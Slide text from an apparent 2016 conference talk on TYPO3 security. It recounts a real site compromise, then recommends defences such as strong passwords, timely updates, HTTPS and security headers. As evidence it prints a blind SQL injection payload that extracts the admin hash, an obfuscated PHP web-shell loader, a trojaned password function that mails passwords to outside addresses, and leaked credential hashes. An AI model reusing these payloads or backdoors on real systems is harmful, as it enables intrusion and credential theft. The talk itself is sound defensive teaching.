

TYPO3 Security

Jochen Weiland
CertiFUNcation 2016

jweiland.net

Do you know Belarus?



Do you know Belarus?



Even if you don't plan to
visit them...

They may want to visit YOU!
(or your server)

They Check for SQL Injection in Extensions with sqlmap

```
/index.php?  
filterinvolved=&id=826&note=note6&filtertyp=1&filternote  
=3 AND (SELECT * FROM (SELECT(SLEEP(2-  
(IF(ORD(MID((SELECT IFNULL(CAST(password AS CHAR),0x20)  
FROM be_users WHERE admin=1 and disable=0 and deleted=0  
LIMIT 0,1),33,1))>1,0,2))))))
```

Extension contained this code:

```
$add_where[] = ' AND ' . $_GET['note'] . ' = ' .  
$_GET['filternote'];
```

```
$sql = 'SELECT uid, einrichtung, pdf FROM tx_.....  
WHERE pid = "' . $pid . '" ' . $add_where;
```

Crack your md5 hash!

md5cracker.org is a multi md5 crack engine, which searches in various databases and rainbow tables to decrypt your [md5 hash](#).

This online tool works very easy, simply put your md5 hash in the right box (one per line) and push on the **crack / decrypt** button.

If you want to convert a string to a hash, you can use our md5 generator to [create your own md5 hash](#).

To search the decrypted hash/es, our engine needs a few moments.

620698091bdd62d3dc05d58c2db07939

crack / encrypt

Cracking results:

Below you see the cracking results. The engine needs a few seconds to crawl the results from all databases.
Don't close the page!

620698091bdd62d3dc05d58c2db07939

✓ [md5cracker.org](#)

result: heinrich

✗ [TMT0\[dot\]ORG](#)

error: not found

✗ [md5.net](#)

error: not found

Now the hacker can login as an administrator

- View/modify/delete any data
- install t3quixplorer
 - has access to file system, can upload any file anywhere

...and leave some backdoor

```
class.tx_wrtrennerfull.php  [-----] 0 L:[ 1+13 14/ 14] *(317 /24533b)
<?php^M
$auth_pass = "8cd6a66d9d2b0587424a4ef0e3ac7dcf";^M
$color = "#df5";^M
$default_action = 'FilesMan';^M
$default_charset = 'Windows-1251';^M
function kugvn($fcFvsj)^M
{^M
$fcFvsj=gzinflate(base64_decode($fcFvsj));^M
for($i=0;$i<strlen($fcFvsj);$i++)^M
{^M
$fcFvsj[$i] = chr(ord($fcFvsj[$i])-1);^M
}^M
return $fcFvsj;^M
}eval(kugvn("LZzpquzYlp0foKDeISnuj3sRRr0Uo1w2kkJ9F2pCnTFGbajv+8LP7nXKN+FA
```

But this is not all...

- install local saltedpassword extension
(priority over system extension)

But this is not all....

- install local saltedpassword extension (priority over system extension)
- Extension has a special feature:

But this is not all...

- install local saltedpassword extension (priority over system extension)
- Extension has a special feature:

```
protected function cryptPassword($password, $setting) {  
    $saltedPW = NULL;  
    mail("winux777@gmail.com", "TYP03", $password);
```

```
(or mail(„dezmo0d.89@mail.ru“, "TYP03", $password);)
```

What to do next

- Take web site offline
- Find, remove and clean up all affected files
- Find point of entry and fix the security hole
- Change all passwords (Backend Users, Frontend Users, MySQL, Install Tool, Encryption Key)
- Notify users, customers, authorities...

Security Threats

- Information Disclosure
- Identity Theft
- SQL Injection
- Code Injection
- Authorization Bypass
- Cross Site Scripting (XSS)
- Cross Site Request Forgery (XSRF)

Search the Exploit Database

Search the Database for Exploits, Papers, and Shellcode. You can even search by **CVE** and **OSVDB** identifiers.



Ich bin kein Roboter.



reCAPTCHA

[Datenschutzerklärung](#) - [Nutzungsbedingungen](#)

SEARCH

[Advanced search](#)

900 total entries

<< prev 1 2 3 4 5 6 7 8 9 10 next >>

Date ▾	D	A	V	Title	Platform	Author
2016-05-02	📄	📄	📄	WordPress Ghost Plugin 0.5.5 - Unrestricted Export Download	php	Josh Brody
2016-04-18	📄	📄	📄	WordPress leenk.me Plugin 2.5.0 - CSRF/XSS	php	cor3sm4sh3r
2016-04-18	📄	📄	📄	WordPress Kento Post View Counter Plugin 2.8 - CSRF/XSS	php	cor3sm4sh3r

Search the Exploit Database

Search the Database for Exploits, Papers, and Shellcode. You can even search by **CVE** and **OSVDB** identifiers.



Ich bin kein Roboter.



reCAPTCHA
Datenschutzerklärung - Nutzungsbedingungen

SEARCH

[Advanced search](#)

Date ▼	D	A	V	Title	Platform	Author
2015-06-16	↓	⚠	✓	TYPO3 Akronymmanager Extension 0.5.0 - SQL Injection	php	RedTeam Pentes.
2014-12-02	↓	⚠	✓	TYPO3 ke DomPDF Extension - Remote Code Execution	php	RedTeam Pentes.
2014-09-27	↓	⚠	✓	Typo3 JobControl 2.14.0 - Cross-Site Scripting / SQL Injection	php	Adler Freiheit

Published Exploits

	June 1, 2016
Joomla	1148
Wordpress	900
Drupal	26
TYPO3	15

Source: exploit-db.com

Passwords







Secure Passwords!

- Minimum length of 9 Characters
- Mix A-Z, a-z, 0-9, special characters
- No Personal Information
- Nothing from a Dictionary




Secure Passwords!

- Minimum length of ~~9~~ 11 Characters
- Mix A-Z, a-z, 0-9, special characters
- No Personal Information
- Nothing from a Dictionary

MD5 Rainbow Tables

Table ID	Charset	Plaintext Length	Key Space	Success Rate	Table Size
 md5_ascii-32-95#1-7	ascii-32-95	1 to 7	70,576,641,626,495	99.9 %	52 GB 64 GB
 md5_ascii-32-95#1-8	ascii-32-95	1 to 8	6,704,780,954,517,120	96.8 %	460 GB 576 GB
 md5_mixalpha-numeric#1-8	mixalpha-numeric	1 to 8	221,919,451,578,090	99.9 %	127 GB 160 GB
 md5_mixalpha-numeric#1-9	mixalpha-numeric	1 to 9	13,759,005,997,841,642	96.8 %	690 GB 864 GB
 md5_loweralpha-numeric#1-9	loweralpha-numeric	1 to 9	104,461,669,716,084	99.9 %	65 GB 80 GB
 md5_loweralpha-numeric#1-10	loweralpha-numeric	1 to 10	3,760,620,109,779,060	96.8 %	316 GB 396 GB






SHA1 Rainbow Tables




Table ID	Charset	Plaintext Length	Key Space	Success Rate	Table Size
 sha1_ascii-32-95#1-7	ascii-32-95	1 to 7	70,576,641,626,495	99.9 %	52 GB 64 GB
 sha1_ascii-32-95#1-8	ascii-32-95	1 to 8	6,704,780,954,517,120	96.8 %	460 GB 576 GB
 sha1_mixalpha-numeric#1-8	mixalpha-numeric	1 to 8	221,919,451,578,090	99.9 %	127 GB 160 GB

NTLM, MD5 and SHA1 Perfect Rainbow Tables (USD 2700)

Includes:

- Perfect Rainbow Tables

Table ID	Charset	Plaintext Length
 lm_ascii-32-65-123-4#1-7	All 95 characters on standard keyboard	1 to 14
 ntlm_ascii-32-95#1-7	All 95 characters on standard keyboard	1 to 7
 ntlm_ascii-32-95#1-8	All 95 characters on standard keyboard	1 to 8
 ntlm_mixa1pha-numeric#1-8	a-z, A-Z, 0-9	1 to 8
 ntlm_mixa1pha-numeric#1-9	a-z, A-Z, 0-9	1 to 9

 sha1_mixa1pha-numeric#1-9	a-z, A-Z, 0-9	1 to 9
 sha1_loweralpha-numeric#1-9	a-z, 0-9	1 to 9
 sha1_loweralpha-numeric#1-10	a-z, 0-9	1 to 10


- RainbowCrack 1.6.1 software
- One [WD Green 6 TB WD60EZR](#)X (SATA) hard drive containing rainbow tables and software
- License in USB dongle

[Buy Now](#)



Secure Passwords!

- NEVER the same password for different sites!
- NEVER login anywhere without SSL when using public WiFi!
- Use a Password Manager!



You all follow these
rules, right?

Rank	Password	Frequency
1	123456	753,305
2	linkedin	172,523
3	password	144,458
4	123456789	94,314
5	12345678	63,769
6	111111	57,210
7	1234567	49,652
8	sunshine	39,118
9	qwerty	37,538
10	654321	33,854
11	000000	32,490
12	password1	30,981
13	abc123	30,398

jweiland.net

Source: <https://www.leakedsource.com/blog/linkedin>

Keep TYPO3 Source
and Extensions
up-to-date

Subscribe to
TYPO3-announce
on lists.typo3.org

Security Bulletin?
Install Update asap!

Use Encryption

- Provide https:// for everything

Test your SSL Certificate

- <https://www.ssllabs.com/ssltest/>

You are here: [Home](#) > [Projects](#) > [SSL Server Test](#) > jweiland.net


SSL Report: jweiland.net (46.252.29.159)

Assessed on: Wed, 01 Jun 2016 15:11:08 UTC | **HIDDEN** | [Clear cache](#)

[Scan Another »](#)

Summary

Overall Rating



Visit our [documentation page](#) for more information, configuration guides, and books. Known issues are documented [here](#).

HTTP Strict Transport Security (HSTS) with long duration deployed on this server. [MORE INFO »](#)

You are here: [Home](#) > [Projects](#) > [SSL Server Test](#) > [redacted]

SSL Report: [redacted]

Assessed on: Wed, 01 Jun 2016 15:12:31 UTC | **HIDDEN** | [Clear cache](#)


[Scan Another »](#)

Summary

Overall Rating



No support for TLS 1.2, which is the only secure protocol version. [MORE »](#)



Visit our [documentation page](#) for more information, configuration guides, and books. Known issues are documented [here](#).

This server supports weak Diffie-Hellman (DH) key exchange parameters. Grade capped to B. [MORE INFO »](#)

The server supports only older protocols, but not the current best TLS 1.2. Grade capped to C. [MORE INFO »](#)

The server does not support Forward Secrecy with the reference browsers. [MORE INFO »](#)

Never trust any
User Input

User Input

- Data submitted in Forms
- Data submitted as parameter in URL
- Data submitted as a file or file name
- ALWAYS filter, escape, white-list

Information Disclosure

▼ General

Request URL: https://[REDACTED]/

Request Method: GET

Status Code:  200 OK

Remote Address: [REDACTED]

▼ Response Headers [view source](#)

Cache-Control: max-age=39975

Connection: close

Content-Type: text/html; charset=utf-8

Date: Thu, 02 Jun 2016 09:41:46 GMT

ETag: "f43e0aa5fc71fac6ff5b86820bfff920b"

Expires: Thu, 02 Jun 2016 20:48:01 GMT

Last-Modified: Tue, 24 May 2016 07:18:42 GMT

Pragma: public

Server: Apache/2.4.10

Set-Cookie: fe_typo_user=8e41667dabf581284c85c9f7b01c694a; path=/

Transfer-Encoding: chunked

X-Powered-By: PHP/5.3.29

▼ General

Request URL: https://jweiland.net/

Request Method: GET

Status Code: ● 200 OK

Remote Address: 46.252.29.159:443

▼ Response Headers [view source](#)

Cache-Control: max-age=86400

Connection: Keep-Alive

Content-Encoding: gzip

Content-length: 13879

Content-Type: text/html; charset=utf-8

Date: Wed, 01 Jun 2016 15:30:42 GMT

Expires: Thu, 02 Jun 2016 15:30:42 GMT

Keep-Alive: timeout=5, max=100

Server: Apache

strict-transport-security: max-age=31536000; includeSubdomains

Vary: Accept-Encoding

X-Content-Type-Options: nosniff

x-frame-options: SAMEORIGIN

X-Powered-By: nothing

X-XSS-Protection: 1; mode=block

Secure Headers

- HSTS: Downgrade Attacks, Cookie Hijacking
- X-Frame: Clickjacking
- X-XSS Protection
- X-Content-Type-Options

Add this to TS Setup

```
config.additionalHeaders =  
strict-transport-security: max-  
age=31536000; includeSubdomains |  
x-frame-options: SAMEORIGIN |  
X-XSS-Protection: 1; mode=block |  
X-Content-Type-Options: nosniff |  
X-Powered-By: nothing
```

HSTS - HTTP Strict Transport Security

- Browser should only connect through HTTPS, never HTTP with this web site

X-Frame-Options

- Prevents display of content if embedded in a frame of other web sites

deny

no rendering in frames at all

sameorigin

only in frames from same domain

allow-from: DOMAIN

specifiy allowed domain

X-XSS-Protection

- Enables Cross-Site Scripting Filter in Browser

1

Filter enabled, Browser sanitizes page

1; mode=block









Filter enabled, Page not rendered

X-Content-Type-Options

- **nosniff**
Prevents IE and Chrome from MIME-sniffing
- CSS and Scripts will only be loaded, if correct MIME type is specified, i.e.
text/css
text/javascript

Disable Directory Index

Index of /typo3conf

Name	Last modified	Size	Description
 Parent Directory		-	
 ENABLE_INSTALL_TOOL	2016-04-28 14:58	0	
 LocalConfiguration.php	2016-04-14 09:23	5.3K	
 PackageStates.php	2016-03-29 10:19	17K	
 bak.LocalConfiguration.php	2016-03-29 10:19	5.2K	
 ext/	2016-04-28 14:58	-	
 l10n/	2016-04-28 14:58	-	
 realurl_conf.php	2016-03-29 10:19	8.4K	

Apache/2.4.7 (Ubuntu) Server at www.██████████.de Port 80

Index of /typo3conf

	Name	Last modified	Size	Description
	Parent Directory		-	
	database.sql	23-May-2005 02:41	1.2M	
	temp_CACHED_ps6b78_e..>	07-Mar-2008 16:12	49K	
	temp_CACHED_psb440_e..>	30-Aug-2005 12:02	46K	
	temp_CACHED_ps2a0b_e..>	04-Mar-2008 14:17	42K	
	temp_CACHED_psb440_e..>	30-Aug-2005 12:02	19K	
	temp_CACHED_ps6b78_e..>	07-Mar-2008 16:12	19K	
	temp_CACHED_ps2a0b_e..>	04-Mar-2008 14:17	18K	
	localconf.php	07-Mar-2008 16:12	7.3K	
	extTables.php	23-May-2005 02:41	1.3K	
	index.html	23-May-2005 02:41	149	
	110n/	07-Mar-2008 16:10	-	
	ext/	07-Mar-2008 16:12	-	

database.sql

```
--  
-- Dumping data for table `be_users`  
--  
  
INSERT INTO `be_users` VALUES (1,0,1049192920,'admin','5f4dcc3b5aa765d61d8327deb882cf99')  
INSERT INTO `be_users` VALUES (2,0,1049382158,'news','37b4e2d82900d5e94b8da52057b4471d')  
INSERT INTO `be_users` VALUES (3,0,1049190246,'jonathan','37b4e2d82900d5e94b8da52057b4471d')  
INSERT INTO `be_users` VALUES (4,0,1049189966,'christine','37b4e2d82900d5e94b8da52057b4471d')
```

md5();

Ads by Google [Assembler MD5](#) [Hash Algorithm](#) [MD5 Checksum](#) [Fast MD5](#)

5f4dcc3b5aa765d61d8327deb882cf99



MD5

SHA1

password

Apache Configuration

```
<Directory /path/to/your/webroot/>  
    Options Indexes FollowSymLinks  
</Directory>
```

SQL Injection

sqlmap[®]

Automatic SQL injection and database takeover tool



View project on
GitHub

; Introduction();--

sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.

```
$ python sqlmap.py -u "http://debiandev/sqlmap/mysql/get_int.php?id=1" --batch
```

```
sqlmap {1.0.5.63#dev}
http://sqlmap.org
```

```
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
```



Download
.zip file



Download
.tar.gz file

Tweets by @sqlmap




